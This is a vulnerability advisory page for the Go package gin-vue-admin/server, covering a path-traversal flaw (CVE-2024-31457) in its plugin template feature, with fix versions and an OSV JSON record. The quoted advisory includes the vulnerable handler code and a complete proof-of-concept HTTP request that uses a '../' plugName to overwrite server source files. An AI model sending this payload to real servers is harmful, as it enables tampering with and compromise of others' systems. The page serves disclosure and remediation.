Vulnerabilities in pkg:golang/github.com/flipped-aurora/gin-vue-admin/server
PACKAGECVE-2024-31457 is a HIGH (CVSS 7.7) gin-vue-admin background arbitrary code coverage vulnerability (CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')) affecting Github.com/flipped aurora/gin vue admin/server libraries in the Go ecosystem. The issue involves gin-vue-admin background arbitrary code coverage vulnerability. Remediation is available by upgrading affected packages to version 0.0.0-20240409100909-b1b7427c6ea6.
pkg:golang/github.com/flipped-aurora/gin-vue-admin/server
Vulnerability advisories affecting package pkg:golang/github.com/flipped-aurora/gin-vue-admin/server. Select an advisory below to view technical details or fixes.
| Advisory ID | CVE / NVD | Severity | Summary |
|---|---|---|---|
| GHSA-gv3w-m57p-3wc4 | CVE-2024-31457 | HIGH | gin-vue-admin background arbitrary code coverage vulnerability |
| GHSA-7gc4-r5jr-9hxv | CVE-2022-39345 | CRITICAL | Gin-vue-admin subject to Remote Code Execution via file upload vulnerability |
CVE-2024-31457 at a Glance
Security Impact
CVSS: 7.7
The security impact metrics below are parsed directly from the CVSS v3.1 vector string (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:N/I:H/A:H).
How to Fix CVE-2024-31457
To remediate this vulnerability, upgrade all affected Github.com/flipped aurora/gin vue admin/server dependencies to a patched release. Both direct and transitive dependencies should be checked, as frameworks or security libraries may pull in vulnerable versions transitively.
Upgrade github.com/flipped-aurora/gin-vue-admin/server to 0.0.0-20240409100909-b1b7427c6ea6Run the following command in your project directory to verify that all resolved dependencies use the patched release:
inspect dependencies for github.com/flipped-aurora/gin-vue-admin/serverHow to Check if You Are Affected
To determine whether your application is affected by CVE-2024-31457, inspect your project dependencies for Github.com/flipped aurora/gin vue admin/server:
inspect dependencies for github.com/flipped-aurora/gin-vue-admin/serverAnalyze the terminal output to locate any version of Github.com/flipped aurora/gin vue admin/server in your dependency tree. If any resolved version matches the vulnerable ranges listed in the table below (for example, versions earlier than 0.0.0-20240409100909-b1b7427c6ea6), your application is affected.
Note: Verify declared build manifests and deployed runtime container environments.
Technical Details
Vulnerability Mechanism & Technical Analysis
This vulnerability is classified under CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal'), where the product uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the product does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory. In Github.com/flipped aurora/gin vue admin/server, software state validation or input boundaries are circumvented during processing. Review the official source advisory statement below for specific affected components, classes, and reproduction details.
Source Advisory Statement
CVE-2024-31457 Affected Github.com/flipped aurora/gin vue admin/server Versions
1 component(s)| Product / Package | Ecosystem | Affected Versions | Fixed Version |
|---|---|---|---|
|
github.com/flipped-aurora/gin-vue-admin/server
|
Go |
< 0.0.0-20240409100909-b1b7427c6ea6
|
0.0.0-20240409100909-b1b7427c6ea6
|
References
Frequently Asked Questions
What is CVE-2024-31457?
Which Github.com/flipped aurora/gin vue admin/server versions are affected?
What version fixes CVE-2024-31457?
Is github.com/flipped-aurora/gin-vue-admin/server affected?
What is the CVSS score of CVE-2024-31457?
What CWE is associated with CVE-2024-31457?
How can I check Go dependencies for CVE-2024-31457?
Machine-readable OSV JSON
OSV v1.5 Schema
{
"schema_version" : "1.4.0",
"id" : "GHSA-gv3w-m57p-3wc4",
"modified" : "2024-04-09T21:12:41Z",
"published" : "2024-04-09T16:22:21Z",
"aliases" : [ "CVE-2024-31457" ],
"summary" : "gin-vue-admin background arbitrary code coverage vulnerability",
"details" : "### Impact\n\"gin-vue-admin<=v2.6.1 has a code injection vulnerability in the backend. In the Plugin System -> Plugin Template feature, an attacker can perform directory traversal by manipulating the 'plugName' parameter. They can create specific folders such as 'api', 'config', 'global', 'model', 'router', 'service', and 'main.go' function within the specified traversal directory. Moreover, the Go files within these folders can have arbitrary code inserted based on a specific PoC parameter.\"\n\nAffected code: https://github.com/flipped-aurora/gin-vue-admin/blob/746af378990ebf3367f8bb3d4e9684936df152e7/server/api/v1/system/sys_auto_code.go:239. Let's take a look at the method 'AutoPlug' within the 'AutoCodeApi' struct.\n```go\nfunc (autoApi *AutoCodeApi) AutoPlug(c *gin.Context) {\n\tvar a system.AutoPlugReq\n\terr := c.ShouldBindJSON(&a)\n\tif err != nil {\n\t\tresponse.FailWithMessage(err.Error(), c)\n\t\treturn\n\t}\n\ta.Snake = strings.ToLower(a.PlugName)\n\ta.NeedModel = a.HasRequest || a.HasResponse\n\terr = autoCodeService.CreatePlug(a)\n\tif err != nil {\n\t\tglobal.GVA_LOG.Error(\"预览失败!\", zap.Error(err))\n\t\tresponse.FailWithMessage(\"预览失败\", c)\n\t\treturn\n\t}\n\tresponse.Ok(c)\n}\n```\nThe main reason for the existence of this vulnerability is the controllability of the PlugName field within the struct.\n```go\ntype AutoPlugReq struct {\n\tPlugName string `json:\"plugName\"` // 必然大写开头\n\tSnake string `json:\"snake\"` // 后端自动转为 snake\n\tRouterGroup string `json:\"routerGroup\"`\n\tHasGlobal bool `json:\"hasGlobal\"`\n\tHasRequest bool `json:\"hasRequest\"`\n\tHasResponse bool `json:\"hasResponse\"`\n\tNeedModel bool `json:\"needModel\"`\n\tGlobal []AutoPlugInfo `json:\"global,omitempty\"`\n\tRequest []AutoPlugInfo `json:\"request,omitempty\"`\n\tResponse []AutoPlugInfo `json:\"response,omitempty\"`\n}\n```\nPOC:\n```\nPOST /api/autoCode/createPlug HTTP/1.1\nHost: 192.168.31.18:8080\nContent-Length: 326\nAccept: application/json, text/plain, */*\nx-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiNzJlZWQ4OTUtYzUwOC00MDFiLWIyYzQtMTk2MWMyOTlkOWNhIiwiSUQiOjEsIlVzZXJuYW1lIjoiYWRtaW4iLCJOaWNrTmFtZSI6Ik1yLuWlh-a3vCIsIkF1dGhvcml0eUlkIjo4ODgsIkJ1ZmZlclRpbWUiOjg2NDAwLCJpc3MiOiJxbVBsdXMiLCJhdWQiOlsiR1ZBIl0sImV4cCI6MTcxMjIxMTM4MywibmJmIjoxNzExNjA2NTgzfQ.uq61pJNi4kzUXb8lEkVa7NBCBvp_Ye59fee-TJV_rpE\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36\nx-user-id: 1\nContent-Type: application/json\nOrigin: http://192.168.31.18:8080\nReferer: http://192.168.31.18:8080/\nAccept-Encoding: gzip, deflate, br\nAccept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,ja;q=0.6\nCookie: x-token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiNzJlZWQ4OTUtYzUwOC00MDFiLWIyYzQtMTk2MWMyOTlkOWNhIiwiSUQiOjEsIlVzZXJuYW1lIjoiYWRtaW4iLCJOaWNrTmFtZSI6Ik1yLuWlh-a3vCIsIkF1dGhvcml0eUlkIjo4ODgsIkJ1ZmZlclRpbWUiOjg2NDAwLCJpc3MiOiJxbVBsdXMiLCJhdWQiOlsiR1ZBIl0sImV4cCI6MTcxMjIyMDA4NiwibmJmIjoxNzExNjE1Mjg2fQ.XVV97Ky17E9pUO_byVgK--FnAp9ye4Tpab2jnma6dBU\nConnection: close\n\n{\"plugName\":\"../../../server/\",\"routerGroup\":\"111\"\t,\"hasGlobal\":true,\"hasRequest\":false,\"hasResponse\":false,\"global\":[{\"key\":\"1\",\"type\":\"1\",\"desc\":\"1\"},{\"key\":\"type\",\"value\":\"faspohgoahgioahgioahgioashogia\",\"desc\":\"1\",\"type\":\"string\"}],\"request\":[{\"key\":\"\",\"type\":\"\",\"desc\":\"\"}],\"response\":[{\"key\":\"\",\"type\":\"\",\"desc\":\"\"}]}\n```\nBy performing directory traversal and creating directories such as api, config, global, model, router, and service within the gin-vue-admin/server directory, an attacker can tamper with the source code and the main.go file. They can potentially overwrite or tamper with the Go source code files located in the directory C:\\代码审计\\server to further compromise the system.\n\n\n\n\n\n### Patches\nPlease wait for the latest patch\n\n### Workarounds\nYou can use the following filtering methods to rectify the directory traversal problem\nif strings.Index(plugPath, \"..\") > -1 {\n fmt.Println(\"no bypass\",plugPath)\n }\n### References\nhttps://github.com/flipped-aurora/gin-vue-admin\n",
"severity" : [ {
"type" : "CVSS_V3",
"score" : "CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:N/I:H/A:H"
} ],
"affected" : [ {
"package" : {
"ecosystem" : "Go",
"name" : "github.com/flipped-aurora/gin-vue-admin/server"
},
"ranges" : [ {
"type" : "ECOSYSTEM",
"events" : [ {
"introduced" : "0"
}, {
"fixed" : "0.0.0-20240409100909-b1b7427c6ea6"
} ]
} ]
} ],
"references" : [ {
"type" : "WEB",
"url" : "https://github.com/flipped-aurora/gin-vue-admin/security/advisories/GHSA-gv3w-m57p-3wc4"
}, {
"type" : "ADVISORY",
"url" : "https://nvd.nist.gov/vuln/detail/CVE-2024-31457"
}, {
"type" : "WEB",
"url" : "https://github.com/flipped-aurora/gin-vue-admin/commit/b1b7427c6ea6c7a027fa188c6be557f3795e732b"
}, {
"type" : "PACKAGE",
"url" : "https://github.com/flipped-aurora/gin-vue-admin"
}, {
"type" : "WEB",
"url" : "https://github.com/flipped-aurora/gin-vue-admin/blob/746af378990ebf3367f8bb3d4e9684936df152e7/server/api/v1/system/sys_auto_code.go:239"
}, {
"type" : "WEB",
"url" : "https://pkg.go.dev/github.com/flipped-aurora/gin-vue-admin/server?tab=versions"
} ],
"database_specific" : {
"cwe_ids" : [ "CWE-22" ],
"severity" : "HIGH",
"github_reviewed" : true,
"github_reviewed_at" : "2024-04-09T16:22:21Z",
"nvd_published_at" : "2024-04-09T18:15:10Z"
}
}